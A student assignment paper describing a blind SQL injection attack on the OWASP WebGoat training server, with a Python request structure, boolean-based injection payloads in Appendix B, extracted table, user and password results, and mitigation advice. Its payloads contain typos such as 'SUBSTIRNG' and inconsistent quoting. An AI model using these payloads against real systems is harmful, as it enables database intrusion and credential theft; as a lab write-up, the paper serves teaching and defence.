Blind SQL Injection: Attacking WebGoat

CSCI-B649/INFO-I590: Cyberdefense Competitions: Assignment 1

Hrishikesh Paul
Computer Science
Indiana University
Bloomington, USA
hrpaul@iu.edu

***Abstract*—This paper demonstrates a very common cyber attack called blind SQL injection. By analyzing specific fields that are vulnerable to SQL injection, we have used the WebGoat servers as the victim to test the concept of blind SQL injection. The paper discusses the ways in which the servers were attacked, the data that was retrieved, the method that was followed in order to achieve that, and then concludes with a few practices that can potentially prevent such attacks.**

***Index Terms*—sql, injection, cyber security, bruteforce, attack**

I. Introduction

Today, during COVID-19, more than ever, digital transformation is a vital transformation for all firms, brands, and businesses. As more nations are closed down, we have seen mass shutdowns from going to restaurants to non-essential industries. As everyone continues to transition into the digital world, software security becomes a vital requirement without which there could be catastrophic consequences. The Internet, one of his kind of human-king invention, has undoubtedly brought a significant amount of fear. With the the number of cyber-attacks, more and more professionals in this field need to be created. When millions of dollars are at stake, the standards associated with these security systems are highly important to advance and uplift them. Almost every person in the 21st century is concerned about losing valuable credentials and records. Experts have been able to come up with the new report, suggesting the number of companies participating and the damage that has resulted due to the absence of a powerful internet protection mechanism.

One such cyber-attack is *Blind SQL Injection (BSQLi)*, which is one of the oldest and most common web security issues. In this type of attack, where the attackers indirectly uncover information by sending in spoofed queries to the server and analyzing the reactions to these injected queries. Blind SQL Injections are targeted towards applications that empower unsafe methods to inserting invalidated user inputs into database queries. While the full process is time consuming, a perfectly structured and orchestrated blind SQL injection attack can be catastrophic and must be prevented at all costs.

The paper demonstrates BSQLi by attacking OWSAP WebGoat's SQL Server. It starts off by explaining some preliminaries that describes the code structure, a few SQL concepts that were used, and how the code can be downloaded and executed. Then the paper moves on to discuss the methodology that was followed in order to successfully attack the WebGoat Servers by explaining each and every attack. The section after that discusses some results that lists various information that was retrieved from the database. Lastly, the paper describes the problems with the WebGoat servers, and proposes a few development practices that can help mitigate such attacks and a few high-level outcomes of the work.

II. Preliminaries

A. Problem Statement

The problem statement included the following tasks to be done by blind SQL injection:

- Retrieve names of all tables in the database
- Retrieve the database version
- Retrieve the names of all columns contained in the table whose name starts with ‘CHALLENGE‘
- Retrieve all original usernames stored in the table whose name starts with ‘CHALLENGE‘
- Retrieve the password of user ‘tom‘ stored in the table whose name starts with ‘CHALLENGE‘.

B. Code Structure

The attacking scripts are written in Python 3.8. The code is made modular to incorporate changes, following this structure,

1) helpers: This folder contains the functions that felicitate the code for the various attacks. These scripts are the code logic of the project.
2) outputs: This folder contains pickle files of the results of the the attacks. One will need to use pickle to retrieve the outputs.
3) states: This folder contains the execution states of the program while performing an attack. Since most of the attacks take a considerable amount of time, it was a good idea to save the most recent state of the attack in the event of an error.
4) main.py: This is the main script that contains the interface to select the options
5) res.py: This script contains resources like the URL.

The outputs of the attacks (the retrieved data) is stored using a library called *pickle*. This is done to make it compact and IO operations are much simpler (easier than txt)

C. SQL Queries

The project uses basic SQL queries to attack the servers. It uses the keyword *EXISTS* to check if the value of the query is true or false. This is particularly helpful as we want to know whether our injected query was valid or invalid to the server, and based on that access the next moves. The keyword *SUBSTRING* has been widely used across the project. This is used to match words to those in the database. This keywords helps us to build the words that we are looking for by substituting one character at a time (more on this later in the paper).

D. HTTP Request

In order to successfully conduct SQL Injection, we needed to be able to make HTTP POST requests to the server. For this, we used the *request* library of python. The following parts explain our request structure,

1) API URL: This is the point where we need to send the POST request to. On inspecting the *Network Tab* in the Web Inspector, we could find the API that the client was making use of in order to communicate with the server. Therefore, the API which is vulnerable to SQL attacks is given here in Appendix A. This was further tested by running a simple, yet effect injected queries like

```
tom' and 1=1--
```

2) Header: The next section of the request is the header. This is very important as the server verifies the request by stripping off the cookie from the header. We extract the cookie by typing *document.cookie()* in the Web Inspector.

3) Payload: The next section is the data or the payload. This is the data from the register fields, and will contain our injected query. It looks like this,

```
data = {
    'username_reg': query,
    'email_reg': 'paul@gmail.com',
    'password_reg': 'paul123',
    'confirm_password_reg': 'paul123'
}
```

III. Methodology

This section gives an in-depth description of the methods used to conduct the attack. The various subsections chronologically talk about the methodology from finding out where to attack from to description of the various scripts used in the attack. The implementation takes a 2 level approach. In the first level, we build possible names (eg table names, column names, usernames) that could be extracted from the database. The way the injection works is that we use ascii letters, digits and symbol to continuously try to brute force the way into finding the data. At every iteration, we add a character the the already found sequence of letters and check if it is a valid input by analyzing the response from the server. In the second level, once we have a set of possible candidate names, we inject it to see if that exists in the table. A point to note is that the algorithms make use of the python library *pickle* to store the state of the program at every iteration. It also uses it to store the answers. Figure 1 gives a overview of the process.


Start: Select attack
Python Inject Function (To build possible names)
Boolean response
SQL Injection Queries
WebGoat Server
Database
Backtracking to build names
Stop when no matches are found
Python Inject Function (to check if built names are valid)
When all entries are checked
Stop

Fig. 1. BSQLi Methodology

A. Inferring from Server Outputs

Blind SQL Injection works by analyzing the feedback in the response payload from the server, based on the input. In this case, the WebGoat had three main responses, which were immensely helpful.

- *username already exists please try to register with a different username.*
- *username created, please proceed to the login page.*
- *Sorry, the solution is not correct, please try again.*

These server outputs are of great significance. The two responses determines whether our inject query's value was false or true respectively. When a single character is added to the found sequence of letters, if this added character is valid (in the correct position) then the second response is returned else it is the first response. With this examination, we can continue to build our sequence to finally figure out the data that we're looking for. Additionally, if our query isn't correct i.e it neither creates the user nor skips the creation of the user, we can safely conclude that our injected query did not work to reveal additional data from the server. Hence, combining this with the SQL keyword *EXISTS*, we can determine the sequence of characters during our brute force approach.

B. Injection Scripts

In this subsection, each of the scripts that were used to attack are described. Essentially, there are 5 scripts: *tables.py, usernames.py, columns.py, password.py* and *version.py*. All these scripts can be found in the *helpers* folder in the repository [1].

1) tables.py: This is the script to retrieve all the table names from the database by using a brute force approach. The algorithm is a simple backtracking solution that maintains a queue to store the currently traversed sequence of letters (words). For every words, a letter is added and is then injected via this query in Appendix B-A1 (Table Queries 1). The backtracking terminates once it has explored all the values in the queue, and none of the letters appended to any of the words form a valid sequence (false is returned by our query). At this point, we have a bunch of candidate names that could be table names. We use the query in Appendix B-A2 to check whether any of these names are a valid table name, and append them onto the final answer array. This is then converted and stored as a *pickle* file and can be found in *outputs/tables.pkl*. The character set that was used for this attack was all ASCII letters (upper and lower case) along with the underscore character.

This two level approach is necessary because we want to be able to fetch those table names whose names are a sub-string of a bigger table name. For example, if there are two tables *CHALLENGE* and *CHALLENGE_USERS*, we want to be able to retrieve both. By not having a backtracking approach, we found out that only *CHALLENGE_USERS* was being retrieved, as after fetching *CHALLENGE*, the underscore which was then appended onto the sequence returned as a valid sequence (because it is). Therefore, it was necessary to store all these sub-string candidates onto a list and match them against the table names.

2) columns.py: Once the table names are retrieved, the problem statement asks us to retrieve the the column names of all the tables that start with the word *challenge*. From our list of tables, only one table name started the word - *challenge_users*. The process to retrieving the column names was similar to the approach stated in section III-B1 by iterating over the all selected tables. The queries used for the injection are stated in Appendix B-B1 and Appendix B-B2. This produces a list of dictionaries that contain the table name as the key and list of column names as the value. The character set used for this attack was all ASCII letters (upper and lower case) along with the underscore character. The output can be found in the *outputs/columns.pkl* file.

3) usernames.py: The next part of the problem statement asks us to retrieve the usernames from the tables that have names starting with *challenge*. For this attack we use the columns that we extracted and maintain a keyword of possible userids (eg. USERID, USERNAME, USER_ID etc). This is just to make the process automated. Again, the process to retrieve the usernames is similar to the one mentioned in section III-B1. The queries used are shown in Appendix B-C2 and Appendix B-C2. The result obtained is in again a list of dictionary, but this time the key is a tuple of table name and column name and the value is a list of usernames. The output can be found in the *outputs/usernames.pkl* file.

4) version.py: In this part of the problem we have to retrieve the database version. WebGoat uses the HYPERSQL $HSQLDB$ database which has a function called $database_version$ that returns the database version as the string. We call this function in our injection query, and used the above stated method of adding a single character at every iteration to build the version string. The query that was used is given in Appendix B-D. As you can see, this query is significantly different from the previous queries. Also, the two-level approach isn't required here. This is because, we don't really need to keep track of possible candidate values. For every position, we check if a particular character is in the correct position, thereby building the version number. The character set that was used was all ASCII digits along with the dot. The output can be found in the *outputs/version.pkl* file.

TABLE I
INJECTION ATTACK RESULTS

Attack	**No Of Queries**	**Time Taken** (mins)	**No. of Entries**
Version	43	0.17	1
Username	1257	5.27	4
Password	360	1.49	1
Columns	1079	4.59	3
Tables	8677	316.28	120

TABLE II
COLUMN RESULTS

Table Name	**Column Name**
CHALLENGE_USERS	EMAIL,USERID,PASSWORD

5) password.py: This is the script to retrieve the password of the user *tom* from the table that starts with *challenge*. The process is similar to the the one described in section III-B4. The query can be seen here Appendix B-E (Password Query). Again, a 2 level approach is not required. For this attach we have used all ascii digits, letters and punctuations - as a password can be a combination of all these. The output can be seen here at the *outputs/password.pkl* file.

IV. RESULTS

Table I displays The results of the injection attacks. It shows the time taken for each attack and the total number of queries that were used for each attack. As you can see, the number of queries for Tables, Columns, and Usernames were in very high numbers, and therefore took much longer than version and password. This is due to the very reason that version and password were only just strings, whereas the other fields were a list of values (which we had to backtrack).

Appendix C-A shows all the tables that were fetched by injection. There are **120** tables in the SQL database. Table II displays the columns that were found from the table name that starts with challenge. There are **3** columns that were found, and took around 5 minutes Table III shows the usernames that were found from the table name starting with challenge. **4** usernames were found and took about 5.5 minutes. The version number that was found is: **2.5.0** and took around half a minute. The user, tom's password is **thisisasecretfortomonly**, and took about 2 minutes to recover.

V. DISCUSSION

This section discusses some problems with the WebGoat servers that were derived from our project. Then goes on to

TABLE III
USERNAME RESULTS

Table Name	**Column Name**	**Usernames**
CHALLENGE_USERS	USERID	eve,tom,alice,larry

talk about a few development practices that could’ve been done in order to mitigate these type of blind SQL injection attacks.

A. Problems

SQL injection can be done when the query is dynamically constructed based on the user’s input. Even data sanitization routines can be bypassed. On looking at the WebGoat source code, we can see this,

```
String checkUserQuery = "
  select userid from challenge_users
  where userid = ’" + username_reg + "’";
```

From this query statement above, we can clearly see why our injection queries worked. The query is dynamically being created from the *userid* and *username_reg* (which is where our query was there). Therefore, this enables us to conduct our attacks and cause all the database contents to be extracted.

We also notice that the passwords were not hashed. Therefore, it was really easy to make sense of the password of the users.

Another major problem with the server was that the error messages sent by the server were very helpful in inferring information that helped us to attack.

B. Mitigation

Below are a few pointers that can be followed in order to mitigate SQL Injections,

1) Prevent dynamic query creation: With the usage of parameterized queries, stored procedures and prepared statements blind SQL injection attacks can be mitigated.

2) Appropriate access: Certain parts of the data should only be accessed by users that have Admin-level privileges. For example, the table *information_schema* should not have been given the access by normal users as it contains all the metadata about the database.

3) Server responses should be cleverly written: Due to the responses from the server, we could evaluate our next steps in the attack. Therefore, error message that do not give out important information should be used.

4) Passwords should be hashed: As we saw above that retrieving the password had not been hashed. Passwords should always be kept secret and must be hashed/encrypted so that in the event of a break in, the passwords are still protect by another level.

VI. Conclusion

Through this project, we have not only demonstrated a very common cyber attack, but also learnt various ways in which it’s done, and how can one work towards mitigating it. The project makes us aware of how catastrophic blind SQL injection attacks are. If this were a real world application, like a bank or a shopping website where you have all your details stored, this would be a disaster. Therefore, as aspiring software engineers and security engineers, this was a great demonstration of real world practices to conduct SQL injection attacks. Keeping this in mind, reverse engineering during developing products to prevent such attacks can be done.

Acknowledgement

This project was made possible by the efforts and guidance of Prof. Austin Roach, Indiana University.

References

[1] Paul. H, https://github.com/hrishikeshpaul/bsqli-webgoat, 2020

[2] OWASP, https://owasp.org/www-community/attacks/Blind_SQL_Injection

[3] Port Swigger, Blind SQL Injection, https://portswigger.net/web-security/sql-injection/blind

[4] HSQLDB, Documentation, http://hsqldb.org/web/hsqlDocsFrame.html

Appendix A
Resources

- `<BASE_URL> WebGoat/SqlInjectionAdvanced/challenge`

Appendix B
Queries

A. Tables:

1) Table Query 1:

```
tom\‘ AND EXISTS (
    SELECT * FROM
    INFORMATION_SCHEMA.TABLES
    WHERE SUBSTIRNG(
            table_name,
            1,
            {length}
        ) =\‘{word}\‘
    )--
```

2) Table Query 2:

```
tom\‘ AND EXISTS (
    SELECT * FROM
    INFORMATION_SCHEMA.TABLES
    WHERE ‘table_name
        =\’{table_name}\’
   )--
```

B. Columns:

1) Columns Query 1:

```
tom\‘ AND EXISTS (
    SELECT * FROM
    INFORMATION_SCHEMA.COLUMNS
    WHERE TABLE_NAME =
    \‘{table_name}‘\
    AND SUBSTIRNG(
            column_name,
            1,
            {length}
        ) =\‘{word}\‘
    )--
```

2) Columns Query 2:

```
tom\` AND EXISTS (
    SELECT * FROM
    INFORMATION_SCHEMA.COLUMNS
    WHERE TABLE_NAME =
    \`{table_name}`\
    AND `column_name
        =\'{column_name}\'
   )--
```

C. Usernames:

1) Usernames Query 1:

```
tom\` AND EXISTS (
    SELECT {column_name}
    FROM {table_name}
    WHERE SUBSTIRNG(
          {column_name},
          1,
          {length}
      ) =\`{word}\`
    )--
```

2) Usernames Query 2:

```
2. tom\` AND EXISTS (
    SELECT {column_name}
    FROM {table_name}
    WHERE {column_name}
        =\'{user_id}\'
   )--
```

D. Version:

```
tom\` AND EXISTS (
    SUBSTIRNG(
          database_version(),
          {version_index + 1},
          1
      ) =\`{digits[idx]}\`
    )--
```

E. Password:

```
tom\` AND EXISTS (
    SELECT * FROM
    {table_name}
    WHERE USERID = \'tom\' AND
    SUBSTIRNG(
          password,
          {p_idx + 1},
          1
      ) =\`{alpha[idx]}\`
    )--
```

Appendix C
Outputs

A. Tables

```
[
   "ACCESS_LOG",
   "ADMINISTRABLE_ROLE_AUTHORIZATIONS",
   "APPLICABLE_ROLES",
   "ASSERTIONS",
   "ASSIGNMENT",
   "AUTHORIZATIONS",
   "BLOCKS",
   "CHALLENGE_USERS",
   "CHARACTER_SETS",
   "CHECK_CONSTRAINTS",
   "CHECK_CONSTRAINT_ROUTINE_USAGE",
   "COLLATIONS",
   "COLUMNS",
   "COLUMN_COLUMN_USAGE",
   "COLUMN_DOMAIN_USAGE",
   "COLUMN_PRIVILEGES",
   "COLUMN_UDT_USAGE",
   "CONSTRAINT_COLUMN_USAGE",
   "CONSTRAINT_PERIOD_USAGE",
   "CONSTRAINT_TABLE_USAGE",
   "DATA_TYPE_PRIVILEGES",
   "DOMAINS",
   "DOMAIN_CONSTRAINTS",
   "ELEMENT_TYPES",
   "EMAIL",
   "EMPLOYEES",
   "ENABLED_ROLES",
   "INFORMATION_SCHEMA_CATALOG_NAME",
   "JARS",
   "JAR_JAR_USAGE",
   "JWT_KEYS",
   "KEY_COLUMN_USAGE",
   "KEY_PERIOD_USAGE",
   "LESSON_TRACKER",
   "LESSON_TRACKER_ALL_ASSIGNMENTS",
   "LESSON_TRACKER_SOLVED_ASSIGNMENTS",
   "LOBS",
   "LOB_IDS",
   "PARAMETERS",
   "PARTS",
   "PERIODS",
   "REFERENTIAL_CONSTRAINTS",
   "ROLE_AUTHORIZATION_DESCRIPTORS",
   "ROLE_COLUMN_GRANTS",
   "ROLE_ROUTINE_GRANTS",
   "ROLE_TABLE_GRANTS",
   "ROLE_UDT_GRANTS",
   "ROLE_USAGE_GRANTS",
   "ROUTINES",
   "ROUTINE_COLUMN_USAGE",
   "ROUTINE_JAR_USAGE",
    "ROUTINE_PERIOD_USAGE",
    "ROUTINE_PRIVILEGES",
    "ROUTINE_ROUTINE_USAGE",
    "ROUTINE_SEQUENCE_USAGE",
    "ROUTINE_TABLE_USAGE",
    "SALARIES",
    "SCHEMATA",
    "SEQUENCES",
    "SERVERS",
    "SQL_CHALLENGE_USERS",
    "SQL_FEATURES",
    "SQL_IMPLEMENTATION_INFO",
    "SQL_PACKAGES",
    "SQL_PARTS",
    "SQL_SIZING",
    "SQL_SIZING_PROFILES",
    "SYSTEM_BESTROWIDENTIFIER",
    "SYSTEM_CACHEINFO",
    "SYSTEM_COLUMNS",
    "SYSTEM_COLUMN_SEQUENCE_USAGE",
    "SYSTEM_COMMENTS",
    "SYSTEM_CONNECTION_PROPERTIES",
    "SYSTEM_CROSSREFERENCE",
    "SYSTEM_INDEXINFO",
    "SYSTEM_INDEXSTATS",
    "SYSTEM_KEY_INDEX_USAGE",
    "SYSTEM_PRIMARYKEYS",
    "SYSTEM_PROCEDURECOLUMNS",
    "SYSTEM_PROCEDURES",
    "SYSTEM_PROPERTIES",
    "SYSTEM_SCHEMAS",
    "SYSTEM_SEQUENCES",
    "SYSTEM_SESSIONINFO",
    "SYSTEM_SESSIONS",
    "SYSTEM_SYNONYMS",
    "SYSTEM_TABLES",
    "SYSTEM_TABLESTATS",
    "SYSTEM_TABLETYPES",
    "SYSTEM_TEXTTABLES",
    "SYSTEM_TYPEINFO",
    "SYSTEM_UDTS",
    "SYSTEM_USERS",
    "SYSTEM_VERSIONCOLUMNS",
    "TABLES",
    "TABLE_CONSTRAINTS",
    "TABLE_PRIVILEGES",
    "TRANSLATIONS",
    "TRIGGERED_UPDATE_COLUMNS",
    "TRIGGERS",
    "TRIGGER_COLUMN_USAGE",
    "TRIGGER_PERIOD_USAGE",
    "TRIGGER_ROUTINE_USAGE",
    "TRIGGER_SEQUENCE_USAGE",
    "TRIGGER_TABLE_USAGE",
    "UDT_PRIVILEGES",
    "USAGE_PRIVILEGES",
    "USER_DATA",
    "USER_DATA_TAN",
    "USER_DEFINED_TYPES",
    "USER_SYSTEM_DATA",
    "USER_TRACKER",
    "USER_TRACKER_LESSON_TRACKERS",
    "VIEWS",
    "VIEW_COLUMN_USAGE",
    "VIEW_PERIOD_USAGE",
    "VIEW_ROUTINE_USAGE",
    "VIEW_TABLE_USAGE",
    "WEB_GOAT_USER",
    "flyway_schema_history"
]
```